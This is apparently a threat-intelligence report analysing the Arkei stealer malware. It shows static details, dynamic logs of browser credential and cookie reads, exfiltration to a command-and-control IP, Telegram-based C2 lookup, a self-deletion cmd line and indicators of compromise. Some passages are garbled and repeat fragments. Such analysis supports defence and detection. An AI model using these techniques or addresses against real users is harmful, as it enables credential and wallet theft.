



ThreatMon

ARKEI STEALER



@threatmon



@MonThreat

ThreatMon Arkei Stealer Malware Analysis

Executive Summary

What Is Malware?

Malware, short for "Malicious Software", is software developed by cybercriminals to steal information and damage devices connected to the Internet. Common examples of malware are traditionally viruses, worms, trojans, and ransomware. However, stealer pests have also come to the fore in recent years.

What is Stealer Malware?

Stealer, as a term, completes itself as an information thief. This type of malware infects the device and then collects data from the device to send the information to the attacker. Typical targets are credentials used in online banking services, emails, or FTP accounts.


What is Arkei Stealer?

Arkei is a stealer family, mostly written in C++. It was first seen in the wild around May 2018. It collects data about local computer, browser cookies, messengers, cryptocurrency wallets. Then it zips the collected data and upload to Hacker's C&C Channel.

Static Analysis

Virustotal Check

“55 Security vendors and 2 sandboxes flagged this file as malicious.” So we understood that this Malware doesn’t do much to bypass Anti-Viruses.



Examining PE File Header

Malware’s compilation date is 30/04/2022, it has been with us for 6 months.

000000E4	014C	Machine	IMAGE_FILE_MACHINE_I386
000000E6	0004	Number of Sections	
000000E8	626CD812	Time Date Stamp	2022/04/30 Sat 06:32:50 UTC
000000EC	00000000	Pointer to Symbol Table	
000000F0	00000000	Number of Symbols	
000000F4	00E0	Size of Optional Header	
000000F6	0102	Characteristics	
	0002		IMAGE_FILE_EXECUTABLE_IMAGE
	0100		IMAGE_FILE_32BIT_MACHINE

ThreatMon Arkei Stealer Analysis

In the Import Address Table, we found **LoadLibrary** and **Sleep** API Calls which are used to bypass AV's. Malware sleeps for a while after starting so AV thinks that this file does nothing then loads other libraries dynamically.

	pFile	Data	Description	Value
movie.exe				
IMAGE_DOS_HEADER	00000450	00017E2C	Hint/Name RVA	035A RaiseException
MS-DOS Stub Program	00000454	00017E3E	Hint/Name RVA	02E1 LCMAPStringA
IMAGE_NT_HEADERS	00000458	00017E4E	Hint/Name RVA	0113 FillConsoleOutputCharacterW
Signature	0000045C	00017E6C	Hint/Name RVA	03EC SetLastError
IMAGE_FILE_HEADER	00000460	00017E7C	Hint/Name RVA	0220 GetProcAddress
IMAGE_OPTIONAL_HEADER	00000464	00017E8E	Hint/Name RVA	0454 VirtualAlloc
IMAGE_SECTION_HEADER .text	00000468	00017E9E	Hint/Name RVA	02F1 LoadLibraryA
IMAGE_SECTION_HEADER .data	0000046C	00017EAE	Hint/Name RVA	032F OpenMutexA
IMAGE_SECTION_HEADER .rsrc	00000470	00017EBC	Hint/Name RVA	0482 WriteConsoleA
IMAGE_SECTION_HEADER .reloc	00000474	00017ECC	Hint/Name RVA	02F9 LocalAlloc
SECTION .text	00000478	00017EDA	Hint/Name RVA	0004 AddAtomW
IMPORT Address Table	0000047C	00017EE6	Hint/Name RVA	0146 FoldStringW
IMAGE_DEBUG_DIRECTORY	00000480	00017EF4	Hint/Name RVA	012E FindNextFileA
IMAGE_LOAD_CONFIG_DIRECTORY	00000484	00017F04	Hint/Name RVA	01F6 GetModuleHandleA
IMAGE_DEBUG_TYPE_CODEVIEW	00000488	00017F18	Hint/Name RVA	008B CreateMutexA
IMPORT Directory Table	0000048C	00017F28	Hint/Name RVA	0130 FindNextFileW
IMPORT Name Table	00000490	00017F38	Hint/Name RVA	01CB GetFileAttributesExW
IMPORT Hints/Names & DLL Names	00000494	00017F50	Hint/Name RVA	03E1 SetFileShortNameA
SECTION .data	00000498	00017F64	Hint/Name RVA	042C TerminateJobObject
SECTION .rsrc	0000049C	00017F88	Hint/Name RVA	01F9 GetModuleHandleW
SECTION .reloc	000004A0	00017F9C	Hint/Name RVA	0421 Sleep
	000004A4	00017FA4	Hint/Name RVA	0104 ExitProcess
	000004A8	00017FB2	Hint/Name RVA	016F GetCommandLineA
	000004AC	00017FC4	Hint/Name RVA	0239 GetStartupInfoA
	000004B0	00017FD6	Hint/Name RVA	029D HeapAlloc
	000004B4	00017FE2	Hint/Name RVA	01E6 GetLastError
	000004B8	00017FF2	Hint/Name RVA	02A1 HeapFree
	000004BC	00017FFE	Hint/Name RVA	0434 TlsGetValue
	000004C0	0001800C	Hint/Name RVA	0432 TlsAlloc
	000004C4	00018018	Hint/Name RVA	0435 TlsSetValue
	000004C8	00018026	Hint/Name RVA	0433 TlsFree

Strings of file are heavily obfuscated so it makes our job harder, we will keep further with Dynamic Analysis.

Dynamic Analysis

After execution of the file, it read Browser Credential Data, Cookies and some System Information.

Class: File System
Operation: ReadFile
Result: SUCCESS
Path: C:\Users\IEUser\AppData\Local\Google\Chrome\User Data\Default>Login Data
Duration: 0.0007647

Offset: 0
Length: 47.104
Priority: Normal

ThreatMon Arkei Stealer Analysis

Class: File System
Operation: **ReadFile**
Result: SUCCESS
Path: **C:\Users\IEUser\AppData\Local\Google\Chrome\User Data\Default\Network\Cookies**
Duration: 0.0000608

Offset: 0
Length: 131.072
Priority: Normal

Read Computer name, CPU Information.

Class: Registry
Operation: RegQueryValue
Result: SUCCESS
Path: **HKLM\System\CurrentControlSet\Control\ComputerName\ActiveComputerName\ComputerName**
Duration: 0.0000024

Type: REG_SZ
Length: 20
Data: TESTPCS12

Class: Registry
Operation: RegQueryValue
Result: SUCCESS
Path: **HKLM\HARDWARE\DESCRIPTION\System\CentralProcessor\0\ProcessorNameString**
Duration: 0.0000025

Type: REG_SZ
Length: 96
Data: AMD Ryzen 7 4800H with Radeon Graphics

Searches for installed softwares.

Class: Registry
Operation: RegQueryValue
Result: SUCCESS
Path: HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Uninstall\ **Wireshark** DisplayVersion
Duration: 0.0000013

Type: REG_SZ
Length: 12
Data: 3.6.7

After these operations, Malware sent the encrypted data to Hacker's C&C Channel over HTTP Protocol.

ThreatMon Arkei Stealer Analysis

```
> 4062 41.917997      192.168.100.15      64.44.177.137      HTTP      720 [POST / HTTP/1.1]

> Frame 4062: 720 bytes on wire (5760 bits), 720 bytes captured (5760 bits)
> Ethernet II, Src: 18:c4:89:7e:77:ee (18:c4:89:7e:77:ee), Dst: RealtekU_36:3e:ff (52:54:00:36:3e:ff)
> Internet Protocol Version 4, Src: 192.168.100.15, Dst: 64.44.177.137
> Transmission Control Protocol, Src Port: 56561, Dst Port: 80, Seq: 77486, Ack: 2686209, Len: 666
> 78 Reassembled TCP Segments (78028 bytes): #3927(178), #3928(1206), #3931(1206), #3932(1206), #3933(1206), #3938(1206), #3939(1206), #3940(1206), #3941(1206), #3942(1206), #3943(1206), #3951(1206), #3952(1206), #3953(1206), #3954(1206), #3955(1206), #3956(1206), #3957(1206), #3958(1206), #3959(1206), #3960(1206), #3961(1206), #3962(1206), #3963(1206), #3964(1206), #3965(1206), #3966(1206), #3967(1206), #3968(1206), #3969(1206), #3970(1206), #3971(1206), #3972(1206), #3973(1206), #3974(1206), #3975(1206), #3976(1206), #3977(1206), #3978(1206), #3979(1206), #3980(1206), #3981(1206), #3982(1206), #3983(1206), #3984(1206), #3985(1206), #3986(1206), #3987(1206), #3988(1206), #3989(1206), #3990(1206), #3991(1206), #3992(1206), #3993(1206), #3994(1206), #3995(1206), #3996(1206), #3997(1206), #3998(1206), #3999(1206), #4000(1206), #4001(1206), #4002(1206), #4003(1206), #4004(1206), #4005(1206), #4006(1206), #4007(1206), #4008(1206), #4009(1206), #4010(1206), #4011(1206), #4012(1206), #4013(1206), #4014(1206), #4015(1206), #4016(1206), #4017(1206), #4018(1206), #4019(1206), #4020(1206), #4021(1206), #4022(1206), #4023(1206), #4024(1206), #4025(1206), #4026(1206), #4027(1206), #4028(1206), #4029(1206), #4030(1206), #4031(1206), #4032(1206), #4033(1206), #4034(1206), #4035(1206), #4036(1206), #4037(1206), #4038(1206), #4039(1206), #4040(1206), #4041(1206), #4042(1206), #4043(1206), #4044(1206), #4045(1206), #4046(1206), #4047(1206), #4048(1206), #4049(1206), #4050(1206), #4051(1206), #4052(1206), #4053(1206), #4054(1206), #4055(1206), #4056(1206), #4057(1206), #4058(1206), #4059(1206), #4060(1206), #4061(1206), #4062(1206), #4063(1206), #4064(1206), #4065(1206), #4066(1206), #4067(1206), #4068(1206), #4069(1206), #4070(1206), #4071(1206), #4072(1206), #4073(1206), #4074(1206), #4075(1206), #4076(1206), #4077(1206), #4078(1206), #4079(1206), #4080(1206), #4081(1206), #4082(1206), #4083(1206), #4084(1206), #4085(1206), #4086(1206), #4087(1206), #4088(1206), #4089(1206), #4090(1206), #4091(1206), #4092(1206), #4093(1206), #4094(1206), #4095(1206), #4096(1206), #4097(1206), #4098(1206), #4099(1206), #4100(1206), #4101(1206), #4102(1206), #4103(1206), #4104(1206), #4105(1206), #4106(1206), #4107(1206), #4108(1206), #4109(1206), #4110(1206), #4111(1206), #4112(1206), #4113(1206), #4114(1206), #4115(1206), #4116(1206), #4117(1206), #4118(1206), #4119(1206), #4120(1206), #4121(1206), #4122(1206), #4123(1206), #4124(1206), #4125(1206), #4126(1206), #4127(1206), #4128(1206), #4129(1206), #4130(1206), #4131(1206), #4132(1206), #4133(1206), #4134(1206), #4135(1206), #4136(1206), #4137(1206), #4138(1206), #4139(1206), #4140(1206), #4141(1206), #4142(1206), #4143(1206), #4144(1206), #4145(1206), #4146(1206), #4147(1206), #4148(1206), #4149(1206), #4150(1206), #4151(1206), #4152(1206), #4153(1206), #4154(1206), #4155(1206), #4156(1206), #4157(1206), #4158(1206), #4159(1206), #4160(1206), #4161(1206), #4162(1206), #4163(1206), #4164(1206), #4165(1206), #4166(1206), #4167(1206), #4168(1206), #4169(1206), #4170(1206), #4171(1206), #4172(1206), #4173(1206), #4174(1206), #4175(1206), #4176(1206), #4177(1206), #4178(1206), #4179(1206), #4180(1206), #4181(1206), #4182(1206), #4183(1206), #4184(1206), #4185(1206), #4186(1206), #4187(1206), #4188(1206), #4189(1206), #4190(1206), #4191(1206), #4192(1206), #4193(1206), #4194(1206), #4195(1206), #4196(1206), #4197(1206), #4198(1206), #4199(1206), #4200(1206), #4201(1206), #4202(1206), #4203(1206), #4204(1206), #4205(1206), #4206(1206), #4207(1206), #4208(1206), #4209(1206), #4210(1206), #4211(1206), #4212(1206), #4213(1206), #4214(1206), #4215(1206), #4216(1206), #4217(1206), #4218(1206), #4219(1206), #4220(1206), #4221(1206), #4222(1206), #4223(1206), #4224(1206), #4225(1206), #4226(1206), #4227(1206), #4228(1206), #4229(1206), #4230(1206), #4231(1206), #4232(1206), #4233(1206), #4234(1206), #4235(1206), #4236(1206), #4237(1206), #4238(1206), #4239(1206), #4240(1206), #4241(1206), #4242(1206), #4243(1206), #4244(1206), #4245(1206), #4246(1206), #4247(1206), #4248(1206), #4249(1206), #4250(1206), #4251(1206), #4252(1206), #4253(1206), #4254(1206), #4255(1206), #4256(1206), #4257(1206), #4258(1206), #4259(1206), #4260(1206), #4261(1206), #4262(1206), #4263(1206), #4264(1206), #4265(1206), #4266(1206), #4267(1206), #4268(1206), #4269(1206), #4270(1206), #4271(1206), #4272(1206), #4273(1206), #4274(1206), #4275(1206), #4276(1206), #4277(1206), #4278(1206), #4279(1206), #4280(1206), #4281(1206), #4282(1206), #4283(1206), #4284(1206), #4285(1206),
```

We have seen a little bit of the behavior of the Malware. We will continue with Code Analysis to dig deeper and understand inner workings.

Code Analysis

In addition to file reading operations, we see that wallets and some messenger data are read here. We also see Multi-Factor Authenticators are targeted.

0040244	A3 F05B4400	mov dword ptr ds:[445BF0],eax	00445BF0:&Mathwallet
0040244	E8 2B1A0000	call movie.403E9C	
0040244	68 10904300	push movie.439010	439010:"CXKPFNJ3"
0040244	68 1C904300	push movie.43901C	
0040244	6A 08	push 8	
0040244	59	pop ecx	
0040244	A3 B05A4400	mov dword ptr ds:[445AB0],eax	00445AB0:&"hnfanknocfeofbddgcijnmhnfnkdnaad"
0040244	E8 141A0000	call movie.403E9C	
0040244	68 28904300	push movie.439028	439028:"P2226TV9K3M4V8KI5AX30FW3VDAECXJU"
0040244	68 4C904300	push movie.43904C	43904C:"8BUAP<1_%[/S&R/, [+7^+18V?%15">&;"
0040244	8BCE	mov ecx,esi	
0040244	A3 F8604400	mov dword ptr ds:[4460F8],eax	004460F8:&Coinbase
0040244	E8 FE190000	call movie.403E9C	
0040244	68 70904300	push movie.439070	439070:"I39WFB"
0040244	68 78904300	push movie.439078	
0040244	6A 06	push 6	
0040244	59	pop ecx	
0040244	A3 FC5C4400	mov dword ptr ds:[445CFC],eax	00445CFC:&"hpgl1fhgfnhbgpjdenjgmdgoeiappafln"
0040244	E8 E7190000	call movie.403E9C	
0040244	68 80904300	push movie.439080	439080:"QB60H9670DNCUEZPPKG9G2TQ7WU1w29Y"
0040244	68 A4904300	push movie.4390A4	4390A4:"3.X&-P_QV&!*9)1>:;% "I (u>9\0;A6BX:"
0040244	8BCE	mov ecx,esi	
0040244	A3 185B4400	mov dword ptr ds:[445B18],eax	00445B18:&Guarda
0040244	E8 D1190000	call movie.403E9C	
0040244	A3 AC5E4400	mov dword ptr ds:[445EAC],eax	00445EAC:&"blnieiffboillknjnepogjhhknoapac"
0040244	68 C8904300	push movie.4390C8	4390C8:"D3TV7A8w6Y"
0040244	68 D4904300	push movie.4390D4	
0040244	8BCF	mov ecx,edi	
0040244	E8 BB190000	call movie.403E9C	
0040244	68 E0904300	push movie.4390E0	4390E0:"619DE52oZPF5XSPQU0EL8DZ90UESOLTC"
0040244	68 04914300	push movie.439104	439104:"U[\(\#EA?265\$Q295?9#5&[&6TZ>#0)*:&"
0040244	8BCE	mov ecx,esi	
0040244	A3 0C604400	mov dword ptr ds:[44600C],eax	0044600C:&EQUALwallet
0040244	E8 A5190000	call movie.403E9C	
0040244	68 28914300	push movie.439128	439128:"SPWZ8TP64NK"
0040244	68 34914300	push movie.439134	

Wallet List:

- EQUAL Wallet
- BitApp Wallet
- iWallet
- Guild Wallet
- Ronin Wallet

inbase
inomi
in98
er and Authenticator softwares are also targeted.

- inbase
inomi
in98
er and Authenticator softwares are also targeted.


inbase
inomi
in98
er and Authenticator softwares are also targeted.

inbase
inomi
in98
er and Authenticator softwares are also targeted.


inbase
inomi
in98
er and Authenticator softwares are also targeted.

Connecting to C&C Server

Malware follows a different and interesting way while connecting to C&C Server. It first sends a GET Request to a Telegram address. It fetches the actual C2 Server IP from the description of Telegram Channel.



As you see, the “hello <http://64.44.177.137:80>” string is located in the description of the Channel.



ThreatMon Arkei Stealer Analysis

What is exactly the purpose of this behavior? Hacker wants to make sure the malware works correctly. The IP address of C&C Channel may be blacklisted or Hacker may want to change it, that's enough to change the description of Telegram Channel, so he/she won't have to make a new binary.

```
0040A7B2 53      push ebx
0040A7B3 56      push esi
0040A7B4 6A 03   push 3
0040A7B6 53      push ebx
0040A7B7 53      push ebx
0040A7B8 FF75 E4 push dword ptr ss:[ebp-1C]
0040A7B9 50      push eax
0040A7BA FF75 EC push dword ptr ss:[ebp-14]
0040A7BB 3B45 DC cmp eax,ebx
0040A7BC 0F84 AC000000 je movie.40A87C
0040A7BD 83BD A0000000 10 cmp dword ptr ss:[ebp+A0],10
0040A7BE 8BBD 8C000000 mov ecx,dword ptr ss:[ebp+8C]
0040A7BF 73 06   je movie.40A7E5
0040A7C0 80BD 8C000000 lea ecx,dword ptr ss:[ebp+8C]
0040A7C1 53      push ebx
0040A7C2 56      push esi
0040A7C3 53      push ebx
0040A7C4 53      push ebx
0040A7C5 51      push ecx
0040A7C6 58      push movie.43E0FC
0040A7C7 50      push eax
0040A7C8 FF15 48654400 call dword ptr ds:[<&HttpOpenRequestA>]
0040A7C9 8BF0    mov esi,eax
0040A7CA 3BF3    cmp esi,ebx
0040A7CB 74 76   je movie.40A877
0040A7CC 53      push ebx
0040A7CD 53      push ebx
```

Watch 1: InternetConnectA: 64.44.177.137

After connecting to C2 Channel Malware first fetches a Config file. This file determines the pattern of the operations.

```
0040A800 53      push ebx
0040A801 56      push esi
0040A802 FF15 C8644400 call dword ptr ds:[<&HttpSendRequestA>]
0040A803 53      push ebx
0040A804 8945 F0 mov dword ptr ss:[ebp-10],eax
0040A805 8D45 E4 lea eax,dword ptr ss:[ebp-1C]
0040A806 50      push eax
0040A807 8D85 783B0000 lea eax,dword ptr ss:[ebp+3B78]
0040A808 50      push eax
0040A809 6A 13   push 13
0040A80A 56      push esi
```


Watch 1: HttpSendRequestA: 64.44.177.137

```
0040A89D E8 5798FFFF call movie.4040F9
0040A8A2 53      push ebx
0040A8A3 57      push edi
0040A8A4 8D4D 00 lea ecx,dword ptr ss:[ebp]
0040A8A5 E8 7098FFFF call movie.40411C
0040A8A6 53      push ebx
0040A8A7 57      push edi
0040A8A8 8D4D 1C lea ecx,dword ptr ss:[ebp+1C]
0040A8A9 E8 6698FFFF call movie.40411C
0040A8AA 53      push ebx
0040A8AB 57      push edi
0040A8AC 8D4D 38 lea ecx,dword ptr ss:[ebp+38]
0040A8AD E8 5C98FFFF call movie.40411C
0040A8AE 53      push ebx
```

Watch 1: movie.4040F9: 1,1,0,1,0,9F4687

ThreatMon Arkei Stealer Analysis

So how do we read this config ? First 1 is for Saved Passwords, second 1 is for Cookies / Autofill etc. Last part is obvious “*.txt;1;3;movies:music:mp3;exe;”. Then in addition to the Config file, Malware fetches a Zip file.




There are some libraries in zip file. These libraries are necessary to grab some kind of data. For instance :

Freebl3.dll : Freebl Library of Mozilla Firefox


Mozglue.dll : Library for Firefox

Vcruntime140.dll : Library for Visual Runtime




ThreatMon Arkei Stealer Analysis

In the zip file there are data that are taken from Browsers, some information about our local Computer and there is a screenshot when we were debugging the Malware.



Finally, Malware is getting ready to destroy itself.

"C:\Windows\System32\cmd.exe" /c timeout /t 6 & del /f /q "movie.exe" & exit



ThreatMon Arkei Stealer Analysis

INDICATOR OF COMPROMISE (IOC)

SHA-256 HASH
7b788dc01e52402adad852c4960170f8058ab901db5c83c5e2fd32485484787a

IP/URL
t.me/dghzq
http://64[.]44[.]177[.]137:80
http://64[.]44[.]177[.]137/1636
http://64[.]44[.]177[.]137/090459701475.zip

MITRE ATT&CK

TECHNIC	ID
Steal Web Session Cookie	T1539
Credentials From Password Stores	T1555
Unsecured Credentials	T1552
Query Registry	T1012
Software Discovery	T1518
System Information Discovery	T1082
Ingress Tool Transfer	T1105
Exfiltration Over Alternative Protocol	T1048